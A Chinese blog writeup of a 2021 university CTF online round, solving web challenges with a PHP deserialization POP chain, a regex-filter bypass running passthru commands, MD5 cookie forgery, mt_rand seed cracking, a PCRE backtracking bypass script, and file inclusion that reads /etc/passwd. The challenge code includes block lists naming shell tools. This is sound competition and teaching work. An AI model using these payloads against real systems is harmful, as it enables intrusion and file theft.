2021年“绿盟杯”重庆市大学生信息安全竞赛线上赛-Writeup

原创

末初 于 2021-10-24 01:14:31 发布 1633 收藏 16

分类专栏： CTF_WEB_Writeup CTF_MISC_Writeup 文章标签： 2021绿盟杯

本文链接：https://blog.csdn.net/mochu7777777/article/details/120918479

版权

CTF_WEB_Writeup 同时被 2 个专栏收录

159 篇文章 31 订阅


订阅专栏

CTF_MISC_Writeup

246 篇文章 46 订阅

订阅专栏

文章目录




CTF比分榜

排名	参赛选手	CTF成绩	所属单位
1	d1no	7855.28	成都理工大学
2	Light1ng	6637.56	成都东软学院
3	Siebene	6067.99	成都九中
4	Warning	5758.51	成都信息工程大学
5	小虎鲸二队	5741.0	成都东软学院
6	LaNyer640	5448.2	成都信息工程大学
7	火暴杀菜english	5447.09	西南石油大学
8	je	5402.56	无
9	Em_Lin	5135.05	西南石油大学
10	小虎鲸三队	4966.99	成都东软学院

第 1 页 共 26 页 下一页> >>>

Web

flag在哪里



解题进度：1/1

flag在哪里

100分

flag被我藏起来了，找找flag在哪里？提交答案格式：flag{xxx}，
环境1：http://119.61.19.212:57301/
环境2：http://119.61.19.217:57301/

请在此输入flag

```
 <?php
error_reporting(0);
class begin{
    public $file;
    public $mode;
    public $content;
    public $choice;
    public function __construct()
    {
        $this->file = "file";
        $this->content = "content";
    }
    function __wakeup()
    {
        if($this->mode=="write"){
            $this->choice= new write();
        }
        if($this->mode=="read"){
            $this->choice= new read();
        }
    }
    function __call($file,$content) {
        highlight_file($this->file);
    }
    function __destruct(){
        if($this->mode=="write"){
            $this->choice->writewritetxt($this->file,$this->content);
        }
        else{
            $this->choice->open($this->file);
        }
    }
}
class write{
    public function writewritetxt($file,$content)
    {
        $filename=$file.".txt";
        if(is_file($filename)){
            unlink($filename);
        }
        file_put_contents($filename, $content);
        echo "成功写入";
    }
}
class read{
    public $file;
    public function __construct(){
        $this->file="test.txt";
        echo "欢迎查看  ".$this->file."<br/>";
    }
    function open($filename){
        $file=$this->file;
        if(is_file($file)){
            if($file=="getflag.php"){
                die("getflag.php没东西");
                }
            else{
                highlight_file($file);
                }
        }else{
            echo "文件不存在";
        }
    }
}
function check($dis_content){
    if(preg_match('/system|eval|wget|exec|zip|passthru|netcat|phpinfo|`|shell|\(|\)/i', $dis_content)){
        die("hack !!!");
    }
}
$pop=$_GET['pop'];
if (isset($pop)) {
    check($pop);
    unserialize($pop);
    unserialize($pop);
} else {
    highlight_file("index.php");
}
?>
```

```
highlight_file()<-begin::__call()<-begin::open()
```


```
<?php
error_reporting(0);
class begin{
    public $file;
    public $mode;
    public $content;
    public $choice;
    public function __construct()
    {
        $this->file = "getflag.php";
        $this->content = "mochu7";
        $this->mode = "";
    }

}
$res = new begin();
$res->choice = new begin();
echo urlencode(serialize($res));
?>
```

```
PS C:\Users\Administrator\Desktop> php -f .\poc.php
O%3A5%3A%22begin%22%3A4%3A%7Bs%3A4%3A%22file%22%3Bs%3A11%3A%22getflag.php%22%3Bs%3A4%3A%22mode%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22content%22%3Bs%3A6%3A%22mochu7%22%3Bs%3A6%3A%22choice%22%3BO%3A5%3A%22begin%22%3A4%3A%7Bs%3A4%3A%22file%22%3Bs%3A11%3A%22getflag.php%22%3Bs%3A4%3A%22mode%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22content%22%3Bs%3A6%3A%22mochu7%22%3Bs%3A6%3A%22choice%22%3BN%3B%7D%7D
```

`getflag.php`


```
<?php
error_reporting(0);
$a=$_POST['a'];
$b=$_POST['b'];
if(preg_match('/cat|more|less|head|tac|tail|nl|od|vi|sort|cut|ping|curl|nc|grep|system|exec|bash|unique|find|popen|open|ls|rm|sleep|chr|ord|bin|hex|dict|#|`|\$|\<|\(|\[|\]|\{|\}|\)|\>|\_|\'|"|\*|;|\||&|\/|\\\\/is', $a)){
    die("hack!!!!");
}
if(!preg_match('/[a-z]/is', $b))
{
    die("big hack!!!!");
}
call_user_func($b,$a);
```

```
b=passthru&a=dir
b=passthru&a=rev ?f?l?a?g.php
```



119.61.19.212:57301/getflag.php


php?< ;)(tixe ;"}as211-csq-53vd-1vdv-5ads{galf" ohce >?



http://119.61.19.212:57301/getflag.php


☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

b=passthru&a=rev ?f?l?a?g.php



```
>>> flag='php?< ;)(tixe ;"}as211-csq-53vd-1vdv-5ads{galf" ohce >?'
>>> flag[::-1]
'?> echo "flag{sda5-vdv1-dv35-qsc-112sa}"; exit(); <?php'
```

寻宝奇兵



解题进度：1/1

寻宝奇兵

200分

小陈一伙人拿了一张藏宝图想去寻宝，并邀请我们和他们一起去寻找宝藏。提交答案格式：flag{xxx}，
环境1：http://119.61.19.212:57305/
环境2：http://119.61.19.217:57305/

第一关

```php
<?php
$SECRET="There is no treasure here";
if (isset($_COOKIE["users"])) {
if($_COOKIE["users"]==="explorer")
{
    die("Explorers are not welcome");
}
$hash = $_COOKIE["hash"];
$users = $_COOKIE["users"];

if($hash === md5($SECRET.$users)){
    echo "<script>alert('恭喜')</script>";
                 }
    } else {
        setcookie("users", "explorer");
        setcookie("hash", md5($SECRET . "explorer"));
}
?>
```

```
PS C:\Users\Administrator\Desktop> php -r "var_dump(md5('There is no treasure here'.'mochu7'));"
Command line code:1:
string(32) "d8951489320b4ea46f62d9747c1f587a"
```

```
hash=d8951489320b4ea46f62d9747c1f587a
user=mochu7
```

第二关

```php
<?php
session_start();
if(!isset($_SESSION['seed'])){
 $_SESSION['seed']=rand(0,999999999);
}

mt_srand($_SESSION['seed']);

$table = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$pass='';

for ( $i = 0; $i < 24; $i++ ){
    $pass.=substr($table, mt_rand(0, strlen($table) - 1), 1);
}

if(isset($_POST['password'])){
    if($pass==$_POST['password']){
   echo "<script >alert('恭喜你')</script>";
}
```

破解伪随机数，给出了生成伪随机数的前十二位：`kv34bCTSCMnW`
可以通过这些字符串的位置来反推得到`mt_rand(0, strlen($table) - 1)`生成的随机数
将伪随机数转换成php_mt_seed可以识别的数据格式

```
userpass = "kv34bCTSCMnW"
table = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
out_str = ""

for idx1 in range(len(userpass)):
 for idx2 in range(len(table)):
  if userpass[idx1] == table[idx2]:
   out_str += str(idx2)+' '+str(idx2)+' '+'0'+' '+str(len(table)-1)+' '
print(out_str)
```

```
PS C:\Users\Administrator\Desktop> python .\code.py
10 10 0 61 21 21 0 61 29 29 0 61 30 30 0 61 1 1 0 61 38 38 0 61 55 55 0 61 54 54 0 61 38 38 0 61 48 48 0 61 13 13 0 61 58 58 0 61
```

使用`php_mt_seed`爆破seed

```
root@mochu7-pc:/mnt/d/Tools/Web/php_mt_seed# ./php_mt_seed 10 10 0 61 21 21 0 61 29 29 0 61 30 30 0 61 1 1 0 61 38 38 0 61 55 55 0 61 54 54 0 61 38 38 0 61 48 48 0 61 13 13 0 61 58 58 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 1776.4 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x14000000 - 0x15ffffff, speed 145.3 Mseeds/s
seed = 0x1464b1df = 342143455 (PHP 7.1.0+)
Found 1, trying 0xfe000000 - 0xffffffff, speed 131.4 Mseeds/s
Found 1
```

然后再生成密码

```
<?php
mt_srand(342143455);
$table = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$pass='';

for ( $i = 0; $i < 24; $i++ ){
    $pass.=substr($table, mt_rand(0, strlen($table) - 1), 1);
}
echo $pass;
 ?>
```


```
PS C:\Users\Administrator\Desktop> php -f .\generate.php
kv34bCTSCMnWckt0yshMVbBE
```

第三关

```
<?php
function is_php($data){
    return preg_match('/[flag].*[php]/is', $data);
}
if($_POST['treasure'])
{
    if(is_php($_POST['treasure'])) {
        echo "<script >alert('这个不能拿走');</script>";
    } else {
        if(preg_match('/flag.php/is', $_POST['treasure'])){
           highlight_file('flag.php');
      }
    }
}
?>
```


这里把正则的返回值作为判断条件，直接可以利用 利用PCRE回溯次数限制

```
import requests

burp0_url = "http://119.61.19.212:57305/treasure.php"
burp0_cookies = {"users": "mochu7", "hash": "d8951489320b4ea46f62d9747c1f587a", "PHPSESSID": "4dg0t8t3g9dtfocod561hjr2c8"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "http://119.61.19.212:57305", "Connection": "close", "Referer": "http://119.61.19.212:57305/treasure.php", "Upgrade-Insecure-Requests": "1"}
payload = "flag.php" + 'a'*1000000
burp0_data = {"treasure": payload}
res = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)

print(res.text)
```




```
PS C:\Users\Administrator\Desktop> python .\exp.py
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>藏宝图</title>
    <link rel="stylesheet" href="css\treasure.css">
</head>
<body>
    <form id="login-box" method="POST">
        <h1>宝藏</h1>
        <p>通过藏宝图的指引，破解出藏宝箱的密码，但是由于人数限制，一人只能选择带走一个宝藏。</p>
        <!-- ZmxhZ+WcqGZsYWcucGhw5Lit -->
        <div class="form">
            <div class="item">
                <i class="fa fa-user" aria-hidden="true"></i>
                <input type="text" name="treasure" placeholder='请选择你想要的宝藏'>
            </div>
        </div>
        <p><input class="button" type="submit" name="submit" value="提交"></p>
        <!-- function is_php($data){
                    return preg_match('/[flag].*[php]/is', $data);
                }

                if($_POST['treasure'])
                {
                    if(is_php($_POST['treasure'])) {
                        echo "<script >alert('这个不能拿走');</script>";
                    } else {
                        if(preg_match('/flag.php/is', $_POST['treasure'])){
                           highlight_file('flag.php');
                      }
                    }
                }  -->
    </form>
</body>
</html>
<code><span style="color: #000000">
<br /></span><span style="color: #0000BB">?&gt;</span>sp;</span><span style="color: #DD0000">"flag{C0ngratu1aTion2-0n-gEtting-the-treAsure}"</span><span style="color: #007700">;
</span>
</code>
PS C:\Users\Administrator\Desktop> |
```


mid



"try to include。提交flag格式：flag{xxxx}。
环境1：http://119.61.19.212:57303/index.php
环境2：http://119.61.19.217:57303/index.php




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:
/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:
/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:
/bin/false _apt:x:104:65534::/nonexistent:/bin/false <?php
        session_start();
        include  $_GET[1];
        highlight_file(__FILE__);
?>
```



```
flag{bf6d5f9cac073879c9e6a0cfb1ab0e67} <?php
        session_start();
        include  $_GET[1];
        highlight_file(__FILE__);
?>
```

serialize



serialize

提交答案格式：flag{xxx},
环境1：http://119.61.19.212:57304/
环境2：http://119.61.19.217:57304/

